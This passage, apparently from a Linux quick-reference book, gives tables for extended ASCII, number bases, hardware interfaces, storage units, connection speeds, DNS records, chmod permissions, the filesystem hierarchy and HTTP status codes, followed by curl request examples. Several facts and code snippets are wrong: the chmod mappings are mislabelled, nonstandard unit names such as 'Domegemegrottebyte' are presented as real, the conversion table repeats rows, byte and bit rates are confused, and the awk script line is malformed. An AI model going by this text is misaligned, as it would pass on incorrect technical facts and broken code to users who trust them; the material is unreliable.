1101 0100	284	212	D4	Ô	Uppercase O with Circumflex	Ô
1101 0101	285	213	D5	Õ	Uppercase O with Tilde	Õ
1101 0110	286	214	D6	Ö	Uppercase O with Diaeresis	Ö
1101 0111	287	215	D7	×	Multiplication Sign	×
1101 1000	290	216	D8	Ø	Uppercase Slashed Zero	Ø
1101 1001	291	217	D9	Ù	Uppercase U with Grave	Ù
1101 1010	292	218	DA	Ú	Uppercase U with Acute	Ú
1101 1011	293	219	DB	Û	Uppercase U with Circumflex	Û
1101 1100	294	220	DC	Ü	Uppercase U with Diaeresis	Ü

1101 1101	295	221	DD	Ý	Uppercase Y with Grave	Ý
1101 1110	296	222	DE	Þ	Uppercase Thorn	þ
1101 1111	297	223	DF	ß	Letter Eszett/Scharfes S	ß
1110 0000	300	224	E0	à	Lowercase a with Grave	à
1110 0001	301	225	E1	á	Lowercase a with Acute	á
1110 0010	302	226	E2	â	Lowercase a with Circumflex	â
1110 0011	303	227	E3	ã	Lowercase a with Tilde	ã
1110 0100	304	228	E4	ä	Lowercase a with Diaeresis	ä
1110 0101	305	229	E5	å	Lowercase a with Ring Above	å
1110 0110	306	230	E6	æ	Lowercase Diphthong æ	æ
1110 0111	307	231	E7	ç	Lowercase c with Cedilla	ç
1110 1000	310	232	E8	è	Lowercase e with Grave	è
1110 1001	311	233	E9	é	Lowercase e with Acute	é
1110 1010	312	234	EA	ê	Lowercase e with Circumflex	ê
1110 1011	313	235	EB	ë	Lowercase e with Diaeresis	ë
1110 1100	314	236	EC	ì	Lowercase i with Grave	ì
1110 1101	315	237	ED	í	Lowercase i with Acute	í

1110	316	238	EE	î	Lowercase i with Circumflex	î
1110	317	239	EF	ï	Lowercase i with Diaeresis	ï
1111	320	240	F0	ð	Lowercase letter Eth	ð
0000						
1111	321	241	F1	ñ	Lowercase n with Tilde	ñ
0001						
1111	322	242	F2	ò	Lowercase o with Grave	ò
0010						
1111	323	243	F3	ó	Lowercase o with Acute	ó
0011						
1111	324	244	F4	ô	Lowercase o with Circumflex	ô
0100						
1111	325	245	F5	õ	Lowercase o with Tilde	õ
0101						
1111	326	246	F6	ö	Lowercase o with Diaeresis	ö
0110						
1111	327	247	F7	÷	Division Sign/Obelus	÷
0111						
1111	330	248	F8	ø	Lowercase Slashed Zero/Empty Set	ø
1000						
1111	331	249	F9	ù	Lowercase u with Grave	ù
1001						
1111	332	250	FA	ú	Lowercase u with Acute	ú
1010						
1111	333	251	FB	û	Lowercase u with Circumflex	û
1011						
1111	334	252	FC	ü	Lowercase u with Diaeresis	ü
1100						
1111	335	253	FD	ý	Lowercase y with Acute	ý
1101						
1111	336	254	FE	þ	Lowercase Thorn	þ
1110						

1111	337	255	FF	ÿ	Lowercase y with Diaeresis	Ÿ
1111						

Tip:

For more information, type:

man 7 ascii

ASCII Table Script

```
#!/bin/bash
#-----
##-- Usage: ascii [oct|dec|hex|help|8|10|16]
##-- This script prints a summary of ASCII char codes from Zero to 127.
##-- Format Based on: /usr/share/lib/pub/ascii with base-10 as default.
#-----

[ -n "$BASH_VERSION" ] && shopt -s extglob
case "$1" in
    oct|[Oo]?([Cc][Tt])|8)      Obase=Octal; Numy=3o;;
    hex|[Hh]?([Ee][Xx])|16|[Xx]) Obase=Hex;  Numy=2X;;
    help|?(-)[h?])      sed -n '2,/[^ ]*$/p' $0;exit;;
    code|[Cc][Oo][Dd][Ee])sed -n '/case/,${p}' $0;exit;;
    *) Obase=Decimal
esac
export Obase # CODE is actually shorter than the chart!
awk 'BEGIN{print "\n\t## ENVIRON["Obase"]" ASCII Chart ##\n"
    ab="soh,stx,etx,eot,enq,ack,bel,bs,tab,nl,vt,np,cr,so,si,dle,"
    ad="dc1,dc2,dc3,dc4,nak,syn,etb,can,em,sub,esc,fs,gs,rs,us,sp"
    split(ab,abr,",");abr[0]="nul";abr[127]="del";
    fm1="|%0"${Numy}:- 4d}"%"-3s"
    for(idx=0;idx<128;idx++){fmt=fm1 (++colz%8?"":"\n")
        printf(fmt, idx,(idx in abr)?abr[idx]:sprintf("%c",idx))} }'
exit $?
```


Computer Base Numbering System

The reference provides a basic conversion table for binary (base 1, i.e. 0 or 1), octal (base 8, i.e. 0 thru 7), decimal (base 10, i.e. 0 thru 9), hexadecimal (base 16, i.e. 0 thru F).

In my experience I mostly had to use decimal and hexadecimal, rarely have I had to use binary or octal. Although, your experience might be different depending what you want to do (systems administrator, engineer, developer, etc.) with the operating system.

All these numbering systems are used by different programs, languages, etc. for storing or displaying some type of information.

The table only displays the equivalent of 31 in decimal in the different systems. I believe that this is a large enough sample to demonstrate how the conversions work between the different systems.

Binary	Oct	Dec	Hex		Binary	Oct	Dec	Hex
0000	000	0	00		0001	021	17	11
0000					0001			
0000	001	1	01		0001	022	18	12
0001					0010			
0000	002	2	02		0001	023	19	13
0010					0011			
0000	003	3	03		0001	024	20	14
0011					0100			
0000	004	4	04		0001	025	21	15
0100					0101			
0000	005	5	05		0001	026	22	16
0101					0110			
0000	006	6	06		0001	027	23	17
0110					0111			
0000	007	7	07		0001	030	24	18
0111					1000			
0000	010	8	08		0001	031	25	19

1000					1001				
0000	011	9	09		0001	032	26	1A	
1001					1010				
0000	012	10	0A		0001	033	27	1B	
1010					1011				
0000	013	11	0B		0001	034	28	1C	
1011					1100				
0000	014	12	0C		0001	035	29	1D	
1100					1101				
0000	015	13	0D		0001	036	30	1E	
1101					1110				
0000	016	14	0E		0001	037	31	1F	
1110					1111				
0000	017	15	0F		0001	036	30	1E	
1111					1110				
0001	020	16	10		0001	037	31	1F	
0000					1111				

Computer Interfaces Types

This reference contains several different interface standards that can be utilized by physical computing devices for connecting peripherals or hooking your computer to a network. This table doesn't list all the interface standards that ever existed, but provides an overview of popular and modern ones.

Some of these computer interface standards are internal vs. external connectors. External connected connection (such as USB) are generally hot-pluggable, meaning that they can be plugged and unplugged at any time. Internally connected devices (i.e. PCI) generally require the device to be shut down before adding or removing the peripheral.

If you are working with virtual machines (in a hypervisor or the cloud), some of the device interfaces below may be virtualized for compatibility with some applications.

The SCSI standards are an obsolete standard, but were only included for comparison reasons against the more modern standards.

Computer Interfaces Standards

Interface Name	Bus Width/ Type*	Device Type	Transfer (Burst)	External/ Internal
Ethernet 10Gbe		Network	10 Gbps	External
Ethernet 1Gbe		Network	1 Gbps	External
SCSI-1	8 bit, SE	Storage	5 Mbps	External
SCSI-2 (Fast SCSI, Fast Narrow)	8 bit, SE	Storage	10 Mbps	External
SCSI-2 Differential Narrow	8 bit, HVD	Storage	10 Mbps	External
SCSI-2 Differential Wide	16 bit, HVD	Storage	20 Mbps	External
SCSI-2 Fast Wide (Wide SCSI)	16 bit, SE	Storage	20 Mbps	External
SCSI-3 Ultra Narrow	8 bit, SE	Storage	20 Mbps	External

(Fast-20)				
SCSI-3 Ultra Wide	16 bit, SE	Storage	40 Mbps	External
SCSI-3 Wide Ultra2	16 bit, LVD	Storage	80 Mbps	External
SCSI-3 Wide Ultra3	16 bit, LVD	Storage	320 Mbps	External
Thunderbolt		Peripheral	10 Gbps	External
Thunderbolt 2		Peripheral	20 Gbps	External
Thunderbolt 3		Peripheral	40 Gbps	External
USB	1 bit	Peripheral	12 Mbps	External
USB 2.0	1 bit	Peripheral	480 Mbps	External
USB 3.0	1 bit	Peripheral	5 Gbps	External
USB 3.1	1 bit	Peripheral	10 Gbps	External
M.2		Storage	32 Gbps	Internal
NVMe		Storage	12 Gbps	Internal
PCI Express 3.0 x16		Peripheral	32 Gbps	Internal
PCI Express 4.0 x16		Peripheral	64 Gbps	Internal
PCI Express 5.0 x16		Peripheral	128 Gbps	Internal
SAS	1 bit	Storage	12 Gbps	Internal
SATA (Gen 1)	1 bit	Storage	150 Mbps	Internal
SATA (Gen 2)	1 bit	Storage	300 Mbps	Internal
SATA (Gen 3)	1 bit	Storage	600 Mbps	Internal

Key

SE = Single Ended

HVD = High Voltage Differential

LVD = Low Voltage Differential

Computer Storage

Computer storage, RAM, etc. are increasing at exponential rates every year. What seemed exceptionally large one year, may be too small the next. I remember going from hard drives, only having tens or hundreds of megabytes, then having tens or hundreds of gigabytes, and so on.

The smallest unit of computer storage is 1 bit, which has a value 1 or 0, there are 8 bits in 1 byte, there 1024B (Bytes) in a 1KB (Kilobyte). 1MB (Megabyte) is 1024KB (Kilobytes), or 1,048,576 (1024x1024) bytes. 1GB (Gigabyte) is 1024KB (Megabyte), or 1,073,741,824 (1024x1024x1024) bytes.

Storage Capacity Decimal vs Binary

Many storage device manufacturers will use the decimal number system to display amounts of storage space available on a device. As a result, 1 MB is defined as one million bytes, 1 GB is defined as one billion bytes, and so on.

Since your computer uses a binary system as mentioned earlier, you may notice a discrepancy between your hard drive's published capacity and the capacity acknowledged by your computer. For example, a storage device that is said to contain 10 GB of storage space using a decimal system is actually capable of storing 10,000,000,000 bytes.

However, in a binary system, 10 GB is 10,737,418,240 bytes. As a result, instead of the OS acknowledging 10 GB of storage, it will acknowledge 9.31 GB available storage (after the overhead of the filesystem and partition tables).

This is not a malfunction but a matter of different definitions, how a device manufacture chooses to tell how large the device, vs. what the filesystem understands is available.

Decimal vs. Binary Math

I don't feel like I need to explain decimal math to you, I don't believe you would be reading this book without knowing the basics. Binary math is not hard, it is

just different. Until you practice it, it may not make a lot of sense.

The examples below demonstrate the difference, using incremental exponential values. For example in decimal to get to 1000 or 10^3 , while binary the equivalent is 1024 or 2^{10} .

There are some great references available on the subject, if you want to know more I would highly recommend that you search it out. My only purpose of writing this was just to provide a quick basic explanation of the subject matter.

Humans count in base 10 (by powers of 10), for example:

$$10^1 = 10$$

$$10^2 = 10 * 10 = 100$$

$$10^3 = 10 * 10 * 10 = 1,000$$

...

$$10^6 = 1,000,000$$

...

Computers count by base 2 (by powers of 2), for example:

$$2^1 = 2$$

$$2^2 = 2 * 2 = 4$$

$$2^3 = 2 * 2 * 2 = 8$$

...

$$2^{10} = 1,024$$

$$2^{20} = 1,048,576$$

...

Computer Storage Units of Measure

As I stated earlier in this section, computer storage is increasing at exponential rates every year. The general rule of thumb is that data is doubling every two years. You have to consider, there is data generated by humans, computers, and sensors. That data has to be stored and processed in ever larger amounts all the time and it is only going to get larger.

This is an interesting section, because part of it is practical and the other part is more just trivia for you to know and possibly impress your geeky friends.

Although, if you're like me you will find this interesting to know. If you are ever able use this information on date, and you impress the person you're courting please let me know. I will include your story in future additions of this book.

I ran into an interesting problem when writing this section that was finding a calculator that could handle some of the larger numbers turned out to be more difficult then I imagined. For example, when I tried to calculate 1 Domegemegrottebyte (DB) or 1,298,074,214,633,706,907,132,624,082,305,024 Bytes (or 2^{110}), the only thing that was able to handle that type of number was the Wolfram Alpha site (<https://www.wolframalpha.com/>). I point this out, because even the Google calculator had an issue displaying the number without using scientific notation (i.e. 1.2980742e+33).

1 Bit (b) = O or 1 State

1 Bit is the equivalent of a Boolean 'state', such as ON or OFF (TRUE or FALSE)

1 Byte (B) = 1 Byte (or 8 bits)

1 Byte is the equivalent of a typewritten character on a piece of paper.

1 Kilobyte (KB) = 1,024 Bytes (2^{10})

2 Kilobytes is the equivalent of a typewritten page.

1 Megabyte (MB) = 1,048,576 Bytes (2^{20})

1 Megabyte is the equivalent of a small novel or a floppy disk of data.

1 Gigabyte (GB) = 1,073,741,824 Bytes (2^{30})

1 Gigabyte is the equivalent of a pickup truck filled with paper, or about 1.5 CDs of information.

1 Terabyte (TB) = 1,099,511,627,776 Bytes (2^{40})

10 Terabytes is the equivalent of the entire printed collection of the US

Library of Congress.

1 Petabyte (PB) = 1,125,899,906,842,624 Bytes (2^{50})

1 Petabyte is the equivalent of about 13+ years of HDTV quality video.

1 Exabyte (EB) = 1,152,921,504,606,846,976 Bytes (2^{60})

5 Exabytes is the equivalent of all the words ever spoken by humans.

1 Zettabyte (ZB) = 1,180,591,620,717,411,303,424 Bytes (2^{70})

42 zettabytes is the equivalent of the storage requirements for all human speech ever spoken, if was digitized as 16 kHz 16-bit audio (as calculated by Mark Liberman).

1 Yottabyte (YB) = 1,208,925,819,614,629,174,706,176 Bytes (2^{80})

1 Yottabyte is the equivalent storage of a pile of DVDs stacked from the Sun to Uranus.

1 Xenottabyte (XB) = 1,237,940,039,285,380,274,899,124,224 Bytes (2^{90})

A good equivalent example for this unit of storage (and larger) is not available as of yet.

1 Shilentnobyte (SB) = 1,267,650,600,228,229,401,496,703,205,376 Bytes (2^{100})

An equivalent example is not available.

1 Domegemegrottebyte (DB)

= 1,298,074,214,633,706,907,132,624,082,305,024 Bytes (2^{110})

An equivalent example is not available.

Note:

The names and abbreviations for numbers of bytes are easily confused with the notations for bits. The abbreviations for numbers of bits use a lower-case "b" instead of an upper-case "B". Since one byte is made up of eight bits, this difference can be significant. For example, if a broadband Internet connection is advertised with a download speed of 3.0 Mbps, its speed is 3.0 megabits per second, or 0.375 megabytes per second (which would be abbreviated as 0.375 Mbps). Bits and bit rates (bits over time, as in bits per second [bps]) are most commonly used to describe connection speeds.

Connection Speed Type Chart

There are several different technologies available for connecting to the Internet that are either wired or wireless connections. These technologies can be grouped in to a few different categories.

Consumer Grade means that it is generally for use by consumers or small businesses for connecting to the Internet. Carrier Grade means that it is generally used by businesses or large organizations for their Internet connectivity.

Wireless is another form of consumer grade connectivity, that doesn't require having a physical connection to the individual's home or small business.

The big difference between consumer and carrier grade connectivity, beside speed is going to be reliability and cost. Consumer grade connectivity, generally costs less but it is going to be 'best effort' by the Internet service provider for reliability. Where carrier grade connectivity, generally costs more and may come with a service guarantee by the Internet service provider.

Connection Speed Chart

Technology	Data Speed (Burst)	Type
Gigabit Ethernet	1 Gbps	Business Grade
10 Gigabit Ethernet	10 Gbps	Business Grade
T1	1.5 Mbps	Carrier Grade
T2	6 Mbps	Carrier Grade
T3	44 Mbps	Carrier Grade
OC-1	51 Mbps	Carrier Grade (Fiber Optic)
OC-3	155 Mbps	Carrier Grade (Fiber Optic)
OC-12	622 Mbps	Carrier Grade (Fiber Optic)

OC-24	1.24 Gbps	Carrier Grade (Fiber Optic)
OC-48	2.48 Gbps	Carrier Grade (Fiber Optic)
OC-192	10 Gbps	Carrier Grade (Fiber Optic)
OC-256	13.27 Gbps	Carrier Grade (Fiber Optic)
GPRS (2G)	.1 Mbps	Cellular
EDGE (2G)	.3 Mbps	Cellular
HSPA (3G)	7.2 Mbps	Cellular
HSPA+ (3G)	21 Mbps	Cellular
DC-HSPA+ (3G)	42 Mbps	Cellular
4G/LTE	100 Mbps	Cellular
Dial-up	56Kbps	Consumer Grade
DSL	8 Mbps	Consumer Grade
VDSL	100 Mbps	Consumer Grade
Fiber Optics	1 Gbps	Consumer Grade
Cable Modem	1 Gbps	Consumer Grade
Satellite	2 Mbps	Consumer Grade (Wireless)
WiMax	128 Mbps	Consumer Grade (Wireless)

DNS Record Types

DNS is an acronym for Domain Name System, which is a hierarchical decentralized naming system for computers, services, or other resources connected to the Internet or a private network. DNS was originally designed as a system for making it easier to access and remember a service's address on the Internet (in a more human readable format, i.e. EXAMPLE.COM). Also not requiring you to remember the service's IP address (216.152.9.16).

DNS is composed of several different types of records, and each record is used to hold a specific type of information. The most common record type, is an A record, then the CNAME record. Each record will be used by different services for different things. For example the MX record is used by mail servers.

Each record type is described below, with an example.

A: Address record, Returns a 32-bit IPv4 address, most commonly used to map hostnames to an IP address of the host.

```
example.com. 3600 IN A 209.67.208.202
```

AAAA: IPv6 address record, Returns a 128-bit IPv6 address, most commonly used to map hostnames to an IP address of the host.

```
example.com. 185 IN AAAA 2917:f8b0:200a:600::300e
```

CAA: The Certification Authority Authorization record is used to specify which certificate authorities (CAs) are allowed to issue certificates for a domain.

```
example.com. 21599 IN CAA 0 issue "pki.example"
```

CNAME: Canonical name record, an alias one name to another record. So in the example below, if you typed email.example.com in your browser, the IP would resolve to mail.example.com

```
email.example.com. 4300 IN CNAME mail.example.com.
```

MX: Mail exchange record, maps a domain name to a list of message transfer agents for that domain.

```
example.com. 459 IN MX 10 mail.example.com.
```

NS: Name server record, delegates a DNS zone to use the given authoritative name servers.

```
example.com. 3600 IN NS a.iana-servers.net.
```

PTR: Pointer record, a pointer to a canonical name. Unlike a CNAME, DNS processing stops and just the name is returned. The most common use is for implementing reverse DNS lookups.

```
202.208.67.209.in-  
addr.arpa. 600 IN PTR example.com.
```

Note:

You will need to use the `dig -x example.com` to see PTR records.

SOA: Start of Authority record, specifies authoritative information about a DNS zone, including the primary name server, the email of the domain administrator, the domain serial number, and several timers relating to refreshing the zone.

```
example.com. 3600 IN SOA ns1.example.com.  
postmaster.example.com. 2018031200 10300 3500 604700 200
```

SRV: Service locator, a generalized service location record, used for newer protocols instead of creating protocol-specific records such as the MX. For example, the SIP service uses this record for Internet Telephony.

```
_sip._udp.example.com. 3600 IN SRV 0 0 5060  
sip.example.com.
```

Note:

You will need to use the dig _sip._udp.sip.voice.example.com to see SRV records.

TXT: Text record, originally created for arbitrary human-readable text in a DNS record. This record is also used for holding SPF (Sender Policy Framework) information used by many email systems to help identify if email is coming from a trusted source (<http://www.openspf.net/>). It is also used for holding DomainKeys information, which is also used to verify email trusted source (<http://www.dkim.org/>).

```
example.com. 1029 IN TXT "v=spf1  
redirect=_spf.mail.exaple.com"
```

Other DNS Record Types

There are other DNS record types that are available, but they will not be discussed any further. I am just including a reference to them for your information.

I will also note that in reference to the DNSSEC records types, there is a referenced in the Linux Command Quick Reference section. Just search for 'DNSSEC' to find them.

DNSSEC records types:

- DNSKEY (DNSSEC public key)
- DS (Delegation Signer)
- NSEC (Next Secure)
- NSEC3 (Next Secure v. 3)
- NSEC3PARAM (NSEC3 Parameters)
- RRSIG (RRset Signature)

Miscellaneous records types:

AFSDB (AFS Data Base location)
ATMA (Asynchronous Transfer Mode address)
CAA (Certification Authority Authorization)
CERT (Certificate / CRL)
DHCID (DHCP Information)
DNAME (Non-Terminal DNS Name Redirection)
HINFO (Host information)
ISDN (ISDN address)
LOC (Location information)
MB, MG, MINFO, MR (mailbox records)
NAPTR (Naming Authority Pointer)
NSAP (NSAP address)
RP (Responsible person)
RT (Route through)
TLSA (Transport Layer Security Authentication)
X25 (X.25 PSDN address)


File Permissions

When changing file permissions with the CHMOD command, each number has a permission meaning. For example: 7 is all permissions (Read, Write, and Execute), 5 is all permissions (Read and Write), etc. The position of the number is also important. The first position is for the USER permission who created the file. Second position is for the GROUP permission. The third position for the WORLD (aka everyone or other) permission.

Use the next chart, to decipher the permissions value, its meaning and display attributes when you type the ls command .

Mode	Owner	Group	File Size	Last Modified	Filename
-rwxrw-rw-	1 jsavitt	jsavitt	567	Jul 15 10:59	myfirstscript.sh
drwxrwxrwx	1 jsavitt	jsavitt	512	Mar 29 22:02	NetHack
-rw-rw-rw-	1 jsavitt	jsavitt	458	May 13 18:12	picture.png

LS Directory Example



Permissions Classes

CHMOD Permissions

CHMOD	Permission	Result
0 (0+0+0)	No Permissions	---
1	Only Execute	--x

(0+0+1)		
2 (0+2+0)	Only Write	-w-
3 (0+2+1)	Write and Execute	-wx
4 (4+0+0)	Read Only	r--
5 (4+0+1)	Read and Execute	r-x
6 (4+2+0)	Read and Write	rw-
7 (4+2+1)	Read, Write, and Execute	rwx

For example:

`chmod 754 file_name`

The first number: 7 (means: Read, Write, and Execute for USER).

The second number: 5 (means: Read and Execute for GROUP).

The third number: 4 (means: Read Only for WORLD).

Symbolic vs. Octal Notation

The `chmod` command supports symbolic and octal notation. The octal notation is an older method, and has already been discussed. The symbolic notation is an newer method, it is more human readable then the older octal method. For example, `chmod u+rwx g+rx o+rx file_name` is more readable then `chmod 755 file_name`.

The following tables and charts offer a comparison of the symbolic and octal notation, and how they are related.

Symbolic vs. Octal

Symbolic	Octal	Result
a+rwx	777	rwx rwx rwx
u+rwx, g=rx, o=rx	755	rwx r-x r-x
u+rwx, g=r, o=r	644	rw- r-- r--
u+rwx, g=rwx, o=rwx	700	rwx --- ---

Summary:

Permissions (Numerical -OR- Symbolic Class Modes):

4 -OR- R: *read (file or directory)*

2 -OR- W: *write (file or directory)*

1 -OR- X: *execute (file or directory)*

0: *no permission (file or directory)*

User/Group (Symbolic Classes)

u: User (owner)

g: Group

o: World/Everyone

a: All

Symbolic Class Operators

+ : adds the specified modes to the specified classes

-: removes the specified modes from the specified classes

=: the modes specified are to be made the exact modes for the specified classes

Examples:

chmod 777 file_name : Assigns read, write, execute (RWX) to everyone.

-OR-

chmod u+rwx g+rwx o+rwx file_name : Assigns read, write, execute (RWX) to everyone.

chmod 755 file_name : Assigns RWX for owner, RX for group and world.

-OR-

chmod u+rwx g+rx o+rx file_name : Assigns RWX for owner, RX for group and world

Filesystem Hierarchy Standard

Linux uses the Filesystem Hierarchy Standard (FHS) to define a standard directory and contents structure for Linux distributions. It describes where Linux is supposed to place system files, application and configuration files, and user files. This is an over simplification of the structure, but hopefully it will make the table more understandable.

You can use this table when trying to locate where a certain file should be placed, verses just guessing. For example, if you're creating a temporary mount point, they should be placed in the /mnt directory.

The FHS standard is maintained by the Linux Foundation.

Directory	Description
/	Primary hierarchy root directory.
/bin	Essential command binaries (i.e. cat, ls, cp).
/boot	Boot loader files (i.e. kernels, initrd).
/dev	Essential device files (i.e. /dev/null).
/etc	Host-specific system-wide configuration files
/etc/opt	Configuration files, for add-on packages that are stored in /opt .
/etc/sgml	Configuration files, such as catalogs, for software that processes SGML.
/etc/X11	Configuration files for the X-Windows System, version 11.
/etc/xml	Configuration files, such as catalogs, for software that processes XML.
/home	Users' home directories, containing saved files, personal settings, etc.
/lib	Libraries essential for the binaries in /bin and /sbin .
/media	Mount points for removable media (such as CD-ROMs)
/mnt	Temporarily mounted filesystems.

/opt	Optional application software packages.
/proc	Virtual filesystem providing process and kernel information as files.
/root	Home directory for the root user.
/run	Run-time variable data: Information about the running system since last boot, i.e. currently logged-in users and running daemons. Note: <i>Files under this directory must be either removed or truncated at the beginning of the boot process; but this is not necessary on systems that provide this directory as a temporary filesystem.</i>
/sbin	Essential system binaries (i.e. fsck, init, route).
/srv	Site-specific data served by this system, such as VCS, ftp and web server data.
/sys	Contains information about devices, drivers, and some kernel features.
/tmp	Temporary files (see also /var/tmp). Note: <i>Often not preserved between system reboots, and may be severely size restricted.</i>
/usr	Secondary hierarchy for read-only user data; contains the bulk of utilities and applications.
/usr/bin	Non-essential command binaries.
/usr/include	Standard include files.
/usr/lib	Libraries for the binaries in /usr/bin and /usr/sbin .
/usr/local	Tertiary hierarchy for local data, specific to this host. (Subdirectories, i.e. bin, lib, share).
/usr/sbin	Non-essential system binaries (i.e. daemons for various network-services).
/usr/share	Architecture-independent (shared) data.
/usr/src	Source code, i.e. the kernel source code with its header files.

/usr/X11R6	X-Windows System, Version 11, and release 6.
/var	Variable files are files whose content is expected to continually change during normal operation of the system (such as logs, spool files, and temporary e-mail files).
/var/cache	Application cache data (temp). Such data are locally generated as a result of time-consuming I/O or calculation. The cached files can be deleted without loss of data.
/var/lib	State information. Persistent data modified by programs as they run, i.e. databases, packaging system metadata, etc.
/var/lock	Lock files. Files keeping track of resources currently in use.
/var/log	Log files. Various logs.
/var/mail	Mailbox files. In some distributions, these files may be located in the deprecated /var/spool/mail .
/var/opt	Variable data from add-on packages that are stored in /opt.
/var/run	Run-time variable data. This directory contains system information data describing the system since it was booted. Note: In FHS 3.0, /var/run is replaced by /run; a system should either continue to provide a /var/run directory, or provide a symbolic link from /var/run to /run, for backwards compatibility.
/var/spool	Spool for tasks waiting to be processed (i.e. print queues and outgoing mail queue).
/var/spool/mail	Deprecated location for users' mailboxes.
/var/tmp	Temporary files to be preserved between reboots.

Historical Note:

In early versions of the UNIX Implementation Document from Bell labs, /etc is referred to as the etcetera directory, as this directory historically held everything that did not belong elsewhere (however, the FHS restricts /etc to static configuration files and may not contain binaries). Since the

publication of early documentation, the directory name has been re-explained in various ways. Recent interpretations include backronyms such as "Editable Text Configuration" or "Extended Tool Chest".

Note:

More information: <http://www.pathname.com/fhs/>

HTTP Status Codes

This section contains common HTTP status codes, some of these codes are just informational, while others are warnings or errors. Some of these codes will be displayed in the browser (depending on the HTTPd settings), but they will almost always be recorded in the server logs.

Unless you're a system administrator that runs a web server, you will almost never see all these codes unless you're analyzing the log files.

This section includes the Apache2 HTTP status codes, as a reference. Sometimes these codes will change a little over time, such as new codes will be added and old codes retired, but they are relatively remain consistent.

Notes:

These codes may differ between various implementations and versions of the HTTP daemons. Although, they will generally follow these formats.

Status Codes

100 to 199: Informational

Rarely used - and generally only written to server logs.

Apache2 100 Status Code

(103) RESPONSE_CODES

(100) HTTP_CONTINUE

(101) HTTP_SWITCHING_PROTOCOLS

(102) HTTP_PROCESSING

200 to 299: Successful

Only 200 frequently used and generally only written to the server logs.

Apache2 200 Status Code

- (200) HTTP_OK
- (201) HTTP_CREATED
- (202) HTTP_ACCEPTED
- (203) HTTP_NON_AUTHORITATIVE
- (204) HTTP_NO_CONTENT
- (205) HTTP_RESET_CONTENT
- (206) HTTP_PARTIAL_CONTENT
- (207) HTTP_MULTI_STATUS
- (208) HTTP_ALREADY_REPORTED
- (226) HTTP_IM_USED

300 to 399: Warning

Request may still be feasible, but there is a problem with it.

Apache2 300 Status Code

- (300) HTTP_MULTIPLE_CHOICES
- (301) HTTP_MOVED_PERMANENTLY
- (302) HTTP_MOVED_TEMPORARILY
- (303) HTTP_SEE_OTHER
- (304) HTTP_NOT_MODIFIED
- (305) HTTP_USE_PROXY
- (307) HTTP_TEMPORARY_REDIRECT
- (308) HTTP_PERMANENT_REDIRECT

400 to 499: Client Error

The request is invalid in some way.

Apache2 400 Status Code

- (400) HTTP_BAD_REQUEST
- (401) HTTP_UNAUTHORIZED
- (402) HTTP_PAYMENT_REQUIRED
- (403) HTTP_FORBIDDEN
- (404) HTTP_NOT_FOUND
- (405) HTTP_METHOD_NOT_ALLOWED
- (406) HTTP_NOT_ACCEPTABLE
- (407) HTTP_PROXY_AUTHENTICATION_REQUIRED
- (408) HTTP_REQUEST_TIME_OUT
- (409) HTTP_CONFLICT
- (410) HTTP_GONE
- (411) HTTP_LENGTH_REQUIRED
- (412) HTTP_PRECONDITION_FAILED
- (413) HTTP_REQUEST_ENTITY_TOO_LARGE
- (414) HTTP_REQUEST_URI_TOO_LARGE
- (415) HTTP_UNSUPPORTED_MEDIA_TYPE
- (416) HTTP_RANGE_NOT_SATISFIABLE
- (417) HTTP_EXPECTATION_FAILED
- (418) HTTP_IM_A_TEAPOT
- (421) HTTP_MISDIRECTED_REQUEST
- (422) HTTP_UNPROCESSABLE_ENTITY
- (423) HTTP_LOCKED
- (424) HTTP_FAILED_DEPENDENCY
- (425) HTTP_TOO_EARLY
- (426) HTTP_UPGRADE_REQUIRED
- (428) HTTP_PRECONDITION_REQUIRED

- (429) HTTP_TOO_MANY_REQUESTS
- (431) HTTP_REQUEST_HEADER_FIELDS_TOO_LARGE
- (451) HTTP_UNAVAILABLE_FOR_LEGAL_REASONS

500 to 599: Server Error

The server could not fulfil the (valid) request.

Apache2 500 Status Code

- (500) HTTP_INTERNAL_SERVER_ERROR
- (501) HTTP_NOT_IMPLEMENTED
- (502) HTTP_BAD_GATEWAY
- (503) HTTP_SERVICE_UNAVAILABLE
- (504) HTTP_GATEWAY_TIME_OUT
- (505) HTTP_VERSION_NOT_SUPPORTED
- (506) HTTP_VARIANT_ALSO_VARIES
- (507) HTTP_INSUFFICIENT_STORAGE
- (508) HTTP_LOOP_DETECTED
- (510) HTTP_NOT_EXTENDED
- (511) HTTP_NETWORK_AUTHENTICATION_REQUIRED

Tip:

More information:

https://en.wikipedia.org/wiki/List_of_HTTP_status_codes

HTTP Request Methods

HTTP defines methods (sometimes called 'verbs') that are used to indicate a desired action to be performed on a remote HTTP server. The response the client will receive depends on the implementation of the server. Often, the resource corresponds to a file or the output of an executable residing on the server.

The HTTP/1.0 specification defined the GET, POST and HEAD methods and the HTTP/1.1 specification added five new methods: OPTIONS, PUT, DELETE, TRACE and CONNECT. Any client can use any method and the remote server can be configured to support any combination of them. If a method is unknown to a remote server, it will be treated as an unsafe method.

Note:

There is no limit to the number of methods that can be defined and this allows for future methods to be specified without breaking existing infrastructure.

GET (HTTP/1.0)

Using the GET request method it should only retrieve data (such as a web page) and should have no other effect. This is often the default method used by HTTP clients.

```
# Sends data with GET request
curl -i -X GET ' https://www.youtube.com/results?search_query=Linux'
```

HEAD (HTTP/1.0)

Using the HEAD request method it asks for a response similar to a GET request, but without the response body (i.e. the web page content). This is useful for retrieving information written in the response headers, without having to retrieve all the content.

```
# Sends HEAD request to a URL  
curl -i -X HEAD http://www.example.com/
```

POST (HTTP/1.0)

The POST method request is used to send data to a server to create or update a resource. The data that is sent to the server is stored in the request body of the HTTP request. For example, a contact form on a website, when the form is filled out and the user hits the send button. The data is put in the response body of the request and sent to the server.

```
# Sends login data with POST Request to a URL  
curl -i -X POST 'http://www.example.com/login/' --data  
'username=username&password=userpassword'
```

PUT (HTTP/1.1)

The PUT requests are similar to POST requests, and are used to send data to the remote server to create or update a resource. The difference is that PUT requests are idempotent. Meaning that calling the same PUT request multiple times will produce the same results. While calling a POST request repeatedly will have a side effect of creating the same resource multiple times.

```
# Sends a PUT request with data to a URL  
curl -i -X PUT 'http://www.example.com/rest-api/user/1234/' --data  
'email=email_addr@gmail.com'
```

DELETE (HTTP/1.1)

